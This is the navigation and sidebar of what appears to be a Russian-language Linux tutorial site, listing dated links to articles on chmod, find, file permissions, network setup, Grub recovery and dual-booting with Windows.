
Комментировать

Русский

Поиск

ПОИСК ПО КОМАНДАМ

Privacy


[Поиск](#)[Лучшие](#)[Свежие](#)[Теги](#)[Команда chmod в Linux](#)

2020-04-13

[Команда find в Linux](#)

2021-10-17

[Как узнать IP-адрес Linux](#)[Privacy](#)



2023-04-14



Настройка Сети


2021-10-01



Права доступа к файлам в Linux


2020-10-09

РАССЫЛКА

 Ваш E-Mail адрес Я прочитал(а) и принимаю политику конфиденциальности[Sign up](#)[Privacy](#)


Windows

Списки




Восстановление Grub после установки Windows 10

2020-08-15




Установка Linux рядом с Windows 10 или 11

2023-02-08



Сбивается время в Ubuntu и Windows

2023-02-18



Ошибка Ubuntu не видит сеть Windows

2023-02-18

Смотреть ещё

МЕТА

Регистрация

Войти

Лента записей

Лента комментариев

СЛЕДИТЕ ЗА НАМИ В СОЦИАЛЬНЫХ СЕТЯХ

Privacy



Интересное




Полезные утилиты для Linux

2021-10-12



6 причин, почему Ubuntu лучше Windows

2021-10-01



Лучшие VPN сервисы для Linux

2022-10-10



Команды терминала Linux

2020-12-18